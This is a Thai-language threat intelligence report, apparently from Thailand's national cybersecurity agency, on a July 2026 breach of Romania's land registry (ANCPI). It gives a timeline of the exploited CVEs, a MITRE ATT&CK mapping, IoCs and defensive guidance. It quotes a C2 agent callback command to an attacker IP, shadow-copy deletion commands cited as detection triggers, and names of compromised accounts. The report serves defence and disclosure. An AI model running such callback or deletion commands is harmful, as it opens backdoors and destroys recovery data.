การวิเคราะห์ไฟล์แกะรอยรั่วไหล (Recon & Exfiltrated Dump Analysis)

จากการตรวจสอบคลังข้อมูลที่ถูกดึงออกไปกระจายบน pCloud (ROMANIA_CADASTRI) พบไฟล์สำรวจเครือข่ายภายใน (RECON) และข้อมูลสิทธิ์ที่น่าสนใจดังนี้:

1. โครงสร้างเซิร์ฟเวอร์ภายในที่ถูกสำรวจ (Internal Server Mapping)

- OpenAM SSO
- ePay Systems
- EMCC WebSphere Servers
- Internal GitLab Repository
- Zabbix Monitoring
- Nexus & Internal Build
- SCCM Management
- Domain Controllers (Main DC)
- vSphere SDK Consoles
- EMC NetWorker / TSM Backups

2. คำสั่งสร้างสายเชื่อมต่อ C2 Agent (Backdoor Command)

พบคำสั่งรันเอเจนต์เพื่อเชื่อมต่อกลับไปยังเซิร์ฟเวอร์ C2 ภายนอก:

```
execute /tmp/agent -- -connect 5.3.118.52:80 -ignore-cert
```

3. บัญชีและสิทธิ์ที่ถูกขโมย (Compromised Accounts & Credentials)

- administrator@vsphere.local (vSphere Console Access)
- zabbix
- sysman (EMCC)
- บัญชีผู้ใช้งานภายในโดเมน ANCP.I.RO จำนวนมากกว่า 25 บัญชี



Timeline การโจมตี

วัน / เวลา (UTC)	เหตุการณ์	รายละเอียด
10 กรกฎาคม 2569 15:23	Initial Access & LDAP Dump	ผู้โจมตีใช้ CVE-2021-35464 เจาะเข้า ForgeRock OpenAM (IP: 86.105.218.12) ได้ reverse shell สิทธิ์ tomcat บน port 53 และ decrypt key ดึงข้อมูล OpenDJ LDAP ~2 ล้านบัญชี
11 กรกฎาคม 2569 19:48	IBM WebSphere Exploitation	ผู้โจมตีใช้ช่องโหว่ JMX/RMI (Port 9010) บังคับ WebSphere โหลด Java payload ได้ Meterpreter session สิทธิ์ ibm บน ep-p-was-c1.ancpi.ro
12 กรกฎาคม 2569 14:09	WebLogic RCE & Sliver C2	เจาะ Oracle WebLogic ผ่าน CVE-2020-14882 ดาวน์โหลด Sliver implant (BASE5) ไปยัง /dev/shm/systemd เปิด C2 session COLD_PRINTER บน emcc.ancpi.ro
12 กรกฎาคม 2569 14:55	GitLab RCE & Source Code Theft	เจาะ GitLab ผ่าน CVE-2021-22205 (ExifTool RCE) dump ฐานข้อมูล PostgreSQL และ clone ซอร์สโค้ด eTerra, ePayment, GIS ออกทั้งหมด
12 กรกฎาคม 2569 20:39	Zabbix Backdoor Deployment	ฝังคำสั่งอันตรายใน Zabbix Script Manager ชื่อ "Detect operating system" สร้าง reverse shell ยิงกลับมาที่ internal host เพื่อความยั่งยืน (Persistence)
13 กรกฎาคม 2569 (เช้า)	FortiSIEM Dump & Backup Wipe	Dump ฐานข้อมูล FortiSIEM ได้รหัสผ่านอุปกรณ์เครือข่ายทั้งองค์กร, สํารวจ 1,000+ VMs บน vSphere 6.0 และทำการสั่งลบ Veeam Backup Catalogs ทั้งหมด



วัน / เวลา (UTC)	เหตุการณ์	รายละเอียด
13 กรกฎาคม 2569 (บ่าย)	Active Directory Reconnaissance	รัน BloodHound และ Cypher query ระบุเป้าหมายบัญชี Domain Admin CRISTIAN.DESPA@ANCPI.RO (ควบคุม 10,978 AD Objects) เตรียมพร้อมสำหรับ Domain Takeover
14 กรกฎาคม 2569	ระบบ e-Terra และอีเมลหยุดให้บริการ	แอปพลิเคชัน e-Terra และระบบอีเมลของ ANCPI ล่ม โดย ANCPI แจ้งเบื้องต้นว่าเป็นเหตุขัดข้องทางเทคนิคขั้นรุนแรง
15 กรกฎาคม 2569 18:27	ByteToBreach ประกาศขาย ข้อมูลบน BreachForums	แฮกเกอร์โพสต์ประกาศขายซอร์สโค้ดและข้อมูลประชาชน พร้อมแนบภาพหลักฐานการเจาะระบบ 12 ขั้นตอน
16 กรกฎาคม 2569	DNSC ยืนยันการโจมตี ทางไซเบอร์	ศูนย์ความมั่นคงปลอดภัยไซเบอร์โรมาเนีย (DNSC) ยืนยันอย่างเป็นทางการว่าเป็นเหตุโจมตีทางไซเบอร์โดย Initial Access Broker
17 กรกฎาคม 2569 22:55	Euronews România เผยแพร่บท สัมภาษณ์พิเศษ	ByteToBreach ให้สัมภาษณ์พิเศษ ขอโทษทีม IT ANCPI ปฏิเสธข่าวลือค่าไถ่ 10 ล้านยูโร และระบุว่าใช้ช่องโหว่ตั้งแต่ปี 2021
20 กรกฎาคม 2569	ANCPI ชี้แจงเรื่อง ฐานข้อมูลหลัก	ANCPI แถลงฐานข้อมูลหลักไม่เสียหายเนื่องจากมี Offline Backup และเริ่มกระบวนการย้ายระบบเข้าสู่ Government Cloud
22 กรกฎาคม 2569	การย้ายระบบสู่ คลาวด์ภาครัฐ เสร็จสิ้น	ANCPI และบริการโทรคมนาคมพิเศษ (STS) ย้ายระบบเข้าสู่ Government Cloud สำเร็จ และเริ่มตรวจเช็คความปลอดภัยก่อนเปิดระบบ



Tactics, Techniques, and Procedures

(MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Initial Access	T1190	Exploit Public-Facing Application
	T1078	Valid Accounts
Execution	T1059.004	Unix Shell / Command Scripting Interpreter
Persistence	T1505.003	Web Shell
	T1543	Create or Modify System Process
	T1484	Domain Policy Modification
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name
	T1070.004	Indicator Removal: File Deletion
Privilege Escalation	T1068	Exploitation for Privilege Escalation
Credential Access	T1003.004	OS Credential Dumping: LSA Secrets
	T1552.001	Unsecured Credentials in Files
	T1212	Exploitation for Credential Access
Discovery	T1087.002	Account Discovery: Domain Account
	T1482	Domain Trust Discovery
Lateral Movement	T1210	Exploitation of Remote Services
Command & Control	T1573.002	Encrypted Channel: Asymmetric Cryptography
Collection	T1213	Data from Information Repositories
Exfiltration	T1041	Exfiltration Over C2 Channel



Tactic	Technique ID	Technique Name
Impact	T1485	Data Destruction
	T1490	Inhibit System Recovery



Indicators of Compromise (IoCs)

Indicators of Compromise (IoCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IoCs ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้


ร่องรอยที่สามารถตรวจสอบได้:

1. Global Threat Actor Infrastructure & C2 IPs

- 206[.]217[.]216[.]145 (IPv4 - Command & Control / Data Exfiltration Server)
- 5[.]3[.]118[.]52 (IPv4[:Port 5[.]3[.]118[.]52[:80 - Agent Backdoor Callback C2)
- 67[.]213[.]210[.]24 (IPv4 - Attack Infrastructure VPS)
- 38[.]29[.]212[.]164 (IPv4 - Attack Infrastructure VPS)
- 178[.]249[.]211[.]94 (IPv4 - Data Exfiltration VPS)

2. Domain & Extortion Communication Identifiers

- Extortion Website: bytetobreach[.]com
- Contact Emails: bytetobreach[at]tuta[.]com , dodkhloyka[at]outlook[.]com
- Telegram Account: @Bytetobreach33
- Signal Account: @ ByteToBreach .33
- Session ID:
05c2db4775cb46350f16814dfe3bfa856664f315585653e4c368af08ce50b0c31b
- Twitter / X Account: @GgsFafagas



แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- **การเฝ้าระวังพฤติกรรมคำสั่งลบระบบ (LOLBins Detection):** กำหนดเงื่อนไขการแจ้งเตือน (Alert Rule) บนระบบ SIEM/EDR เมื่อพบการรันคำสั่งลบ Shadow Copies เช่น vssadmin.exe delete shadows หรือ wmic.exe shadowcopy delete
- **การเฝ้าระวังการเปลี่ยนแปลงนโยบายโดเมน:** ตรวจสอบการสร้างหรือแก้ไข Group Policy Objects (GPO) ที่เกี่ยวข้องกับการปิดกั้น Firewall หรือการแอบแฝงสิทธิ์บัญชีผู้ดูแลระบบ
- **การเฝ้าระวังพฤติกรรมการเข้าสู่ระบบที่ไม่ปกติ:** ตรวจสอบประวัติการล็อกอินข้ามโซนผ่านโปรโตคอล SMB, RDP หรือ WinRM จากเครื่องภายนอกไปยังเซิร์ฟเวอร์บริหารจัดการ (vSphere / Veeam)

การป้องกัน (Prevention)

- **การเร่งรัดอัปเดตแพตช์ช่องโหว่ความรุนแรงสูง:** ดำเนินการประเมินและอัปเดตแพตช์ช่องโหว่ในระบบประมวลผลที่เชื่อมต่อกับอินเทอร์เน็ตโดยเร็ว โดยเฉพาะ Oracle WebLogic (CVE-2020-14882) และระบบ ForgeRock OpenAM
- **การแยกโซนเครือข่ายบริหารจัดการ:** ตัดการเชื่อมต่อตรงของระบบ vSphere Console, Veeam Backup Server และ Zabbix ออกจากโซนเครือข่ายทั่วไป บังคับให้เข้าใช้งานผ่าน Administrative Jumpbox ที่จำกัด IP ชัดเจนเท่านั้น
- **การจัดทำระบบสำรองข้อมูลแบบตัดขาดเครือข่าย:** จัดเก็บข้อมูลสำรองในรูปแบบ Offline หรือใช้เทคโนโลยี Immutable Storage ที่ยับยั้งคำสั่งลบไฟล์สำรองผ่านเครือข่าย แม้ผู้โจมตีจะได้สิทธิ์ Domain Admin ก็ตาม



การรับมือ (Response)

- การตัดการเชื่อมต่อเครือข่ายทันทีเมื่อพบการบุกรุก: หากพบพฤติกรรมข้ามโซนที่ไม่ปกติ ให้ทำการกักกันเครื่องเซิร์ฟเวอร์เป้าหมาย (Host Isolation) เพื่อหยุดยั้งการกระจายมัลแวร์ ไปยังระบบสำรองข้อมูล
- การยกเลิกสิทธิ์บัญชีผู้ใช้งานที่หลุดรอด: ทำการบังคับเปลี่ยนรหัสผ่านของบัญชีผู้ดูแลระบบ (Domain Admins & Service Accounts) ทั้งหมดทันที
- การประสานงานแจ้งเหตุกับ สทศ. / ThaiCERT: รายงานรายละเอียดเหตุการณ์ทางไซเบอร์และประสานขอรับความช่วยเหลือผ่านช่องทางศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

อ้างอิง (References)

1. Agenția Națională de Cadastru și Publicitate Imobiliară. (2026, July). *Actualizare privind incidentul de securitate cibernetică* [Cyber security incident update]. <https://www.ancpi.ro/>
2. Pomaranski, A. (2026, July 21). *How stolen credentials and known vulnerabilities brought Romania's land registry to a standstill*. ThreatLocker. <https://www.threatlocker.com/blog/how-stolen-credentials-and-known-vulnerabilities-brought-romantias-land-registry-to-a-standstill>
3. Rotaru, A. (2026, July 17). *EXCLUSIV Hackerul care susține că a atacat Cadastrul le cere scuze românilor și IT-iștilor: "Nu vând aceste date chiar oricui"* [EXCLUSIVE: Hacker who claims to have attacked the Land Registry apologizes to Romanians and IT workers: "I don't sell this data to just anyone"]. Euronews România. <https://www.euronews.ro/articole/exclusiv-hackerul-care-sustine-ca-a-atacat-cadastrul-le-cere-scuze-romanilor-si-i>



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://forms.gle/2cTSw2fDoMzFDGEW9>



จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน
 ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ
 โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th